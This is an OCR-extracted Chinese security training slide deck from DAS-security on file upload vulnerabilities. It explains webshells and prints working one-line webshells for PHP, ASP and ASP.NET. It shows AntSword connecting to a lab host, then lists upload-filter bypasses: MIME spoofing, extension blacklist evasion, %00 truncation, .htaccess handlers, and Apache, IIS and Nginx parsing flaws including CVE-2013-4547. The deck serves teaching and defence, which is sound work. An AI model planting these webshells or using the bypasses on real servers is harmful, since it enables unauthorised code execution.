安恒信息
DAS-security 安全中国

文件上传漏洞

www.dbappsecurity.com.cn

目 录


Contents

目 录

Contents

什么是文件上传漏洞

大部分站点都具有文件上传功能，例如头像更改，文章编辑，附件上传等等。文件上传漏洞就是利用文件上传功能去上传可执行的脚本文件，并通过此脚本文件获得一定的服务器权限。




什么是SHELL

在网络攻击中，Shell表示攻击后植入的远程控制程序，可以远程执行系统命令，操作界面类似我们常用的Shell程序。而攻击并获取Shell的过程被称为GetShell。

Shell一词起源于Linux操作系统，是指用户和操作系统内核进行交互操作的一种接口。

```
[root@master ~]# id
uid=0(root) gid=0(root) groups=0(root)
[root@master ~]# pwd
/root
[root@master ~]# uname -a
Linux master 3.10.0-693.17.1.el7.x86_64 #1 SMP Thu Jan 25 20:13:58 UTC 2018 x86_64 x86_64 x86_
[root@master ~]# cat /etc/*-release
CentOS Linux release 7.4.1708 (Core)
NAME="CentOS Linux"
VERSION="7 (Core)"
ID="centos"
ID_LIKE="rhel fedora"
VERSION_ID="7"
PRETTY_NAME="CentOS Linux 7 (Core)"
ANSI_COLOR="0;31"
CPE_NAME="cpe:/o:centos:centos:7"
HOME_URL="https://www.centos.org/"
BUG_REPORT_URL="https://bugs.centos.org/"
```

什么是WEBSHELL



WEBSHELL之PHP一句话木马解读

```
<?php @eval($_POST[x]);
```

错误控制运算符，当将@放置在一个 PHP 表达式之前，该表达式可能产生的任何错误信息都被忽略掉。

获取POST请求参数中_的值。例如POST请求中传递 x=phpinfo();
那么 $_POST[x] 就等同于 phpinfo();

eval()将字符串当作PHP代码去执行。例如eval('phpinfo();')
其中 phpinfo(); 会被当做PHP代码去执行。

WEBSHELL之PHP一句话木马解读


当我们对该WebShell发送一个POST请求，参数为 x=phpinfo();

```
<?php @eval($_POST[x]);
```

↓

```
<?php @eval('phpinfo();');
```

↓



我们可以通过该WebShell，传递任意PHP代码，让其去执行，从而达到任意代码执行。

WEBSHELL之常用的一句话木马

ASP:

```
<%eval request("x")%>
```

ASP.NET:

```
<%@ Page Language="Jscript"%><%eval(Request.Item["x"],"unsafe");%>
```


PHP:


```
<?php @eval($_POST["x"]);?>
```


中国蚁剑

中国蚁剑是一款开源的跨平台网站管理工具，也是一款WebShell管理工具，它主要面向于合法授权的渗透测试安全人员以及进行常规操作的网站管理员。中国蚁剑的核心代码模板均改自伟大的中国菜刀。

中国蚁剑



127.0.0.1/eval.php
File Edit Selection View Go Debug Terminal Help
shell.php
1 <?php @eval($_POST[x]);
2
添加数据
添加
清空
测试连接
基础配置
URL地址 *
http://127.0.0.1/eval.php
连接密码 *
x
网站备注
编码设置
UTF8
连接类型
PHP
编码器
default (不推荐)
random (不推荐)
base64
请求信息
其他设置



中国蚁剑
AntSword 编辑 窗口 调试
127.0.0.1
127.0.0.1
目录列表 (0)
C:/
D:/
PhpStudyCode
vul_code
FileUpload
Upload
uploads
E:/
文件列表 (2)
新建
上层
刷新
主目录
书签
D:/PhpStudyCode/vul_code/FileUpload/Upload/uploads/
读取
名称
日期
大小
属性
a9d4f52a00e2538065da6980479001b1.php
2019-05-31 03:26:13
23 b
0666
bdd781b59ee4b1a4d8a1bbd419b643f5.php
2019-05-31 03:25:28
23 b
0666


中国蚁剑
AntSword 编辑 窗口 调试
127.0.0.1
127.0.0.1
127.0.0.1
(*) 基础信息
当前路径: D:/PhpStudyCode/vul_code/FileUpload/Upload/uploads
磁盘列表: C:D:E:
系统信息: Windows NT DESKTOP-DNINK1K 6.2 build 9200 (Windows 8 Business Edition) i586
当前用户: byxs0x0
(*) 输入 ashelp 查看本地命令
D:\PhpStudyCode\vul_code\FileUpload\Upload\uploads> whoami
desktop-dnink1k\byxs0x0
D:\PhpStudyCode\vul_code\FileUpload\Upload\uploads>

漏洞是怎么产生的

上传文件没有经过合理严谨的验证，或者服务器没有经过合理的安全配置，都可能导致文件上传漏洞。





浏览器 browser

信道


```php
if(isset($_FILES['file']['name'])){
    if($_FILES['file']['type']=='image/gif'){
    if(array_pop(explode(".",$_FILES['file']['name']))=='php')
            echo "php not allowed";
        exit;
    }
        move_uploaded_file($_FILES['file']['tmp_name'], 'uploac
    }else{
    echo "only gif allowed";
    }
}
```

服务器 server

目 录
Contents

如何利用文件上传漏洞


上传可执行脚本，通过可执行脚本获得一定的服务器权限



目 录
Contents

文件上传功能验证流程

- 客户端JavaScript验证
- 服务端MIME类型验证
- 服务端文件扩展名验证
  - 黑名单
  - 白名单
- 服务器文件内容验证
  - 文件头(文件幻数)
  - 文件加载检测



客户端JavaScript验证

```
<script type="text/javascript">
    function checkUpload(fileobj){
      var fileArr = fileobj.value.split("."); //对文件名进行处理
      var ext = fileArr[fileArr.length-1]; //得到文件扩展名
      if(ext!='gif') //验证扩展名
      {
        alert("Only upload GIF images.");
        fileobj.value = ""; //清除数据
      }
    }
</script>
```

客户端JavaScript验证绕过

- 直接发送请求包
  - 通过Burp抓到正常上传的请求报文后，修改报文的内容，在直接通过Burp发送，便跳过了网页中JS的验证过程。
- 修改JavaScript
  - 去修改其中关键的检测函数，或者直接通过noscript插件禁用JavaScript。

服务端MIME类型验证

MIME类型是描述消息内容类型的因特网标准。

```
----------------------------163429914313498512719330647 89
Content-Disposition: form-data; name="file"; filename="1.json"
Content-Type: application/json

{
    "name": "BeJson",
    "url": "http://www.bejson.com",
    "page": 88,
    "isNonProfit": true,
    "address": {
        "street": "5",
        "city": "",
        "country": ""
    },
```

```php
// 检测Content-type
if($_FILES['fupload']['type'] != "image/gif")
{
    exit("Only upload GIF images.");
}
```

服务端MIME类型验证绕过


- 利用Burp抓包，将报文中的Content-Type改成允许的类型
  - Content-Type: image/gif
  - Content-Type: image/jpg
  - Content-Type: image/png

服务器文件内容验证-文件头

图片格式往往不是根据文件后缀名去做判断的。文件头是文件开头的一段二进制，不同的图片类型，文件头是不同的。文件头又称文件幻数。

常见文件幻数

- JPG：FF D8 FF E0 00 10 4A 46 49 46
- GIF：47 49 46 38 39 61 (GIF89a)
- PNG：89 50 4E 47



服务端文件扩展名验证-黑名单

```php
// 检测后缀名
$black_ext = explode("|", "asp|asa|cer|cdx|aspx|ashx|ascx|asax|php|php2|php3|php4|
php5|asis|htaccess|htm|html|shtml|pwml|phtml|phtm|js|jsp|vbs|asis|sh|reg|cgi|exe|dll|
com|bat|pl|cfc|cfm|ini"); // 转换为数组
if(in_array($file_ext,$black_ext))
{
    exit("Only upload GIF images.");
}
```

服务端文件扩展名验证-黑名单绕过

- 后缀名大小写，例如pHp
- 寻找黑名单中没有被禁止的文件类型
- 以下文件同样会被解析
  - php|php2|php3|php4|php5
  - asp|aspx|asa|cer

```
xiaojunjie@ubuntu:/etc/apache2$ cat ./mods-enabled/php5.conf
<FilesMatch ".+\.ph(p[345]?|t|tml)$">
    SetHandler application/x-httpd-php
</FilesMatch>
```

服务端文件扩展名验证-黑名单绕过

%00截断

%00是chr(0)，它不是空格，是NULL，空字符。

当程序在输出含有chr(0)变量时，chr(0)后面的数据会被停止，换句话说，就是误把它当做结束符，后面的数据直接忽略，这就导致漏洞产生的原因。

在文件上传中，利用%00截断，在文件扩展名验证时，是取文件的扩展名来做验证，但是最后文件保存在本地时，%00会截断文件名，只保存%00之前的内容。

服务端文件扩展名验证-白名单

- 从操作系统特性和服务器解析漏洞或其他姿势来思考。

利用服务器特殊配置

如果在Apache中.htaccess的配置有效。且可被上传。那可以尝试在.htaccess中写入:

<FilesMatch “sec.jpg”>
SetHandler application/x-httpd-php
</FilesMatch>
sec.jpg 即可以php脚本解析

利用操作系统特性-Windows

利用window对于文件和文件名的限制，以下字符放在结尾时，不符合操作系统的命名规范，在最后生成文件时，字符会被自动去除。

上传文件名	服务器文件名	说明
file.php[空格]	file.php	
file.php[.]	file.php	无论多少个.都可以
file.php[%80-%99]	file.php	Burp抓包，在文件名结尾输%80，CTRL+SHIFT+U进行URL-DECODE，或者增加一个空格,再在在HEX视图为把20修改为80

利用服务器解析漏洞

解析漏洞,是指中间件(Apache、nginx、iis等)在解析文件时出现了漏洞,从而,黑客可以利用该漏洞实现非法文件的解析。

Apache解析漏洞

apache解析文件规则是从右到左。例如shel.php.gix.ccc，apache会先识别ccc，ccc不被识别，则识别gix，以此类推，最后会被识别为php来运行。

IIS6.0解析漏洞

目录解析

目录名为.asp、.asa、.cer，则目录下的所有文件都会被作为ASP解析。

url/test.asp/shell.jpg会被当作asp脚本运行。

文件解析

文件名中分号后不被解析，例如.asp;、.asa;、.cer;。

url/test.asp;shell.jpg会被当作asp脚本运行。

文件类型解析

.asa，.cer，.cdx都会被作为asp文件执行。

url/shell.asa会被作为asp文件执行。

Nginx解析漏洞

PHP+nginx默认是以cgi的方式去运行，当用户配置不当，会导致任意文件被当作php去解析。

利用条件

- 以FastCGI运行
- cgi.fix_pathinfo=1(全版本PHP默认为开启)

例如如果满足上述条件，当你访问url/shell.jpg/shell.php时，shell.jpg会被当作php去执行。

Nginx 文件名逻辑漏洞（CVE-2013-4547）

影响版本：Nginx 0.8.41 ~ 1.4.3 / 1.5.0 ~ 1.5.7

利用过程：

1.上传一个`shell.jpg `文件，注意最后为空格

2.访问`url/shell.jpg[0x20][0x00].php`

(两个中括号中的数字是用Burp在Hex界面中更改)

利用CMS、编辑器漏洞

寻找CMS中文件上传的CVE

看文件上传功能是否是编辑器提供，如果是寻找这个版本编辑器是否存在漏洞。

安恒信息
DAS-security 安全中国

谢谢观看

Thanks for watching

www.dbappsecurity.com.cn